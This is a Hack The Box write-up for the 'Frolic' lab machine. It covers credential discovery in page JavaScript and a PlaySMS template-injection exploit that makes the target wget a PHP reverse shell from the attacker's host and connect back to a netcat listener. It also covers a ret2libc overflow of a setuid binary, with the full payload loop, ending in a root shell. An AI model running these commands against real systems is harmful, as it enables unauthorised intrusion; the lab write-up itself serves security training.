HacktheBox

Frolic writeup


giovifazi

HTB: christouch


Index

1 Foothold

Adding domain to etc hosts




Autorecon found some entries in the website on port 9999 (/dev /backup /admin …). Further investigation with dirb lead to the discovery of a login:





Looking at the js source code the credentials were found:


```
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "admin" && password == "superduperlooperpassword_lol"){
alert ("Login successfully");
window.location = "success.html"; // Redirecting to other page.
return false;
}
else{
attempt --;// Decrementing by one.
alert("You have left "+attempt+" attempt;");
// Disabling fields after 3 attempts.
if( attempt == 0){
document.getElementById("username").disabled = true;
document.getElementById("password").disabled = true;
document.getElementById("submit").disabled = true;
return false;
}
}
```

Now begins the (useless) ctf nightmare:









```
kali@kali-gio:~/hackthebox/Frolic$ base64 -d b64
PK      É7M#[i    index.phpUT      |[[ux
                                    base64: invalid input
```


```
kali@kali-gio:~/hackthebox/Frolic$ base64 -di b64 > codroipo
kali@kali-gio:~/hackthebox/Frolic$ file codroipo
codroipo: Zip archive data, at least v2.0 to extract
```


password is password

```
kali@kali-gio:~/hackthebox/Frolic$ 7z x codroipo

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs Intel(R) Core(TM) i7-4770K CPU @ 3.50GHz (306C3),ASM,
AES-NI)

Scanning the drive for archives:
1 file, 360 bytes (1 KiB)

Extracting archive: codroipo
--
Path = codroipo
Type = zip
Physical Size = 360


Would you like to replace the existing file:
  Path:     ./index.php
  Size:     0 bytes
  Modified: 2018-09-23 12:44:05
with the file from archive:
  Path:     index.php
  Size:     617 bytes (1 KiB)
  Modified: 2018-09-23 12:44:05
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y


Enter password (will not be echoed):
Everything is Ok

Size:       617
Compressed: 360
```


endless suffering:

```
kali@kali-gio:~/hackthebox/Frolic$ cat index.php
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b797372504630675069737 24b7973674b7934744c5330674c5330754b7973674b
7973724b7973674c6a77720d0a4b7973675779302b4b7973674b7a78645069734b4b797375504373674b7974624c5434674c533074504630675069307 44c533067
4c5330754c5330674c5330744c5330674c6a77724b7973670d0a4b31737450697367 4b797372504630675069737 24b793467504373724b3173674c5434744c5330
4b5046302b4c5330674c6a77724b7973675779302b4b7973674b7a7864506973674c6930740d0a4c533467504373724b3173674c5434744c5330675046302b4c53
30674c5330744c533467504373724b7973675779302b4b7973674b7973385854344b4b7973754c6a776743673d3d0d0a
```







Apparently we got a password that may be used elsewhere:



Further enumeration with dirb in the /dev/ directory lead to the discovery of a playsms instance:



Login creds are admin:idkwhatispass



2 User Privilege Escalation


Can't figure out the exact version, so I tried a few exploit and the preauth template injection worked:

```
kali@kali-gio:~/hackthebox/Frolic$ searchsploit playsms
 Exploit Title                                                                          |  Path
PlaySMS - 'import.php' (Authenticated) CSV File Upload Code Execution (Metasploit)      | php/remote/44598.rb
PlaySMS - index.php Unauthenticated Template Injection Code Execution (Metasploit)      | php/remote/48335.rb
PlaySms 0.7 - SQL Injection                                                             | linux/remote/404.pl
PlaySms 0.8 - 'index.php' Cross-Site Scripting                                          | php/webapps/26871.txt
PlaySms 0.9.3 - Multiple Local/Remote File Inclusions                                   | php/webapps/7687.txt
PlaySms 0.9.5.2 - Remote File Inclusion                                                 | php/webapps/17792.txt
PlaySms 0.9.9.2 - Cross-Site Request Forgery                                            | php/webapps/30177.txt
PlaySMS 1.4 - '/sendfromfile.php' Remote Code Execution / Unrestricted File Upload      | php/webapps/42003.txt
PlaySMS 1.4 - 'import.php' Remote Code Execution                                        | php/webapps/42044.txt
PlaySMS 1.4 - 'sendfromfile.php?Filename' (Authenticated) 'Code Execution (Metasploit)  | php/remote/44599.rb
PlaySMS 1.4 - Remote Code Execution                                                     | php/webapps/42038.txt
PlaySMS 1.4.3 - Template Injection / Remote Code Execution                              | php/webapps/48199.txt
```

It was possible to upload a php reverse shell into the server with the following commands:

```
kali@kali-gio:~/hackthebox/Frolic$ base64 -w 999999 commands
d2dldCBodHRwOi8vMTAuMTAuMTQuMjAvcC5waHAK
kali@kali-gio:~/hackthebox/Frolic$ cat commands
wget http://10.10.14.20/p.php
```


```
kali@kali-gio:~/hackthebox/Frolic$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.111 - - [14/Jan/2021 15:55:58] "GET /p.php HTTP/1.1" 200 -
```




```
kali@kali-gio:~/hackthebox/Frolic$ nc -lvnp 9123
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9123
Ncat: Listening on 0.0.0.0:9123
Ncat: Connection from 10.10.10.111.
Ncat: Connection from 10.10.10.111:55744.
Linux frolic 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:22:43 UTC 2018 i686 athlon i686 GNU/Linux
 20:31:01 up  1:06,  0 users,  load average: 0.11, 0.04, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

3 Admin Privilege Escalation

Enumerating the users home directories, it was found the .binary directory that contains a suid binary.

```
www-data@frolic:/home/ayush$ ls -la
ls -la
total 36
drwxr-xr-x 3 ayush ayush 4096 Sep 25  2018 .
drwxr-xr-x 4 root  root  4096 Sep 23  2018 ..
-rw------- 1 ayush ayush 2781 Sep 25  2018 .bash_history
-rw-r--r-- 1 ayush ayush  220 Sep 23  2018 .bash_logout
-rw-r--r-- 1 ayush ayush 3771 Sep 23  2018 .bashrc
drwxrwxr-x 2 ayush ayush 4096 Sep 25  2018 .binary
-rw-r--r-- 1 ayush ayush  655 Sep 23  2018 .profile
-rw------- 1 ayush ayush  965 Sep 25  2018 .viminfo
-rwxr-xr-x 1 ayush ayush   33 Sep 25  2018 user.txt
www-data@frolic:/home/ayush$ cd .binary
cd .binary
www-data@frolic:/home/ayush/.binary$ ls
ls
rop
www-data@frolic:/home/ayush/.binary$ ls -a
ls -a
.  ..  rop
www-data@frolic:/home/ayush/.binary$
```

After tranferring the binary to the local machine, it was analyzed with ghidra, showing that is uses a strcpy on a 48 byte buffer:

```
undefined4 main(int param_1,int param_2)

{
  undefined4 ret;

  setuid(0);
  if (param_1 < 2) {
    puts("[*] Usage: program <message>");
    ret = 0xffffffff;
  }
  else {
    vuln(*(undefined4 *)(param_2 + 4));
    ret = 0;
  }
  return ret;
}
```

```c
void vuln(char *param_1)

{
  char local_34 [48];

  strcpy(local_34,param_1);
  printf("[+] Message sent: ");
  printf(local_34);
  return;
}
```

After executing the binary with ldd, it was discovered that libc is always loaded in the same address:

```
www-data@frolic:/home/ayush/.binary$ ldd rop
ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
www-data@frolic:/home/ayush/.binary$ ldd rop
ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
www-data@frolic:/home/ayush/.binary$ ldd rop
ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
www-data@frolic:/home/ayush/.binary$ ldd rop
ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
www-data@frolic:/home/ayush/.binary$ ldd rop
ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
```

Printing libc version in order to search for system and bin/sh offsets on libc.blukat.me:

```
www-data@frolic:/home/ayush/.binary$ /lib/i386-linux-gnu/libc.so.6 --version
/lib/i386-linux-gnu/libc.so.6 --version
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu10) stable release version 2.23, by Roland McGrath et al.
Copyright (C) 2016 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 5.4.0 20160609.
Available extensions:
        crypt add-on version 2.1 by Michael Glad and others
        GNU Libidn by Simon Josefsson
        Native POSIX Threads Library by Ulrich Drepper et al
        BIND-8.2.3-T5B
libc ABIs: UNIQUE IFUNC
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

libc6_2.23-0ubuntu10_i386 Download

	Symbol	Offset	Difference
◉	_rtld_global	0x000000	0x0
○	system	0x03ada0	0x3ada0
○	open	0x0d56f0	0xd56f0
○	read	0x0d5b00	0xd5b00
○	write	0x0d5b70	0xd5b70
○	str_bin_sh	0x15ba0b	0x15ba0b

All symbols

Calculating absolute addresses:

Hex Calculator

Hexadecimal Calculation—Add, Subtract, Multiply, or Divide


Result

Hex value:
b7e19000 + 3ada0 = **B7E53DA0**

Decimal value:
3085012992 + 241056 = **3085254048**

b7e19000 + 3ada0 = ?

Calculate Clear



Since I'm lazy and there's no gdb installed on the machine, I "bruteforced" the overflow offset value (which it is around 50). In short the buffer overflow will overwrite the return address with the address of the system function loaded in memory, afterwards the bin/sh string address (also found in the libc) gets written and will be used as an argument for the function call. This results in the execution of system("/bin/sh") that grants a root shell (since the binary uses setuid).

```
www-data@frolic:/home/ayush/.binary$ for i in $(seq 47 100); do ./rop $(python -c "print 'A'*$i + '\xa0\x3d\xe5\xb7' + 'DUMM' + '\
x0b\x4a\xf7\xb7'"); done
←c "print 'A'*$i + '\xa0\x3d\xe5\xb7' + 'DUMM' + '\x0b\x4a\xf7\xb7'"); done
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
# whoami
whoami
root
# cat /root/root.txt
cat /root/root.txt
85d3fdf03f969892538ba9a731826222
#
```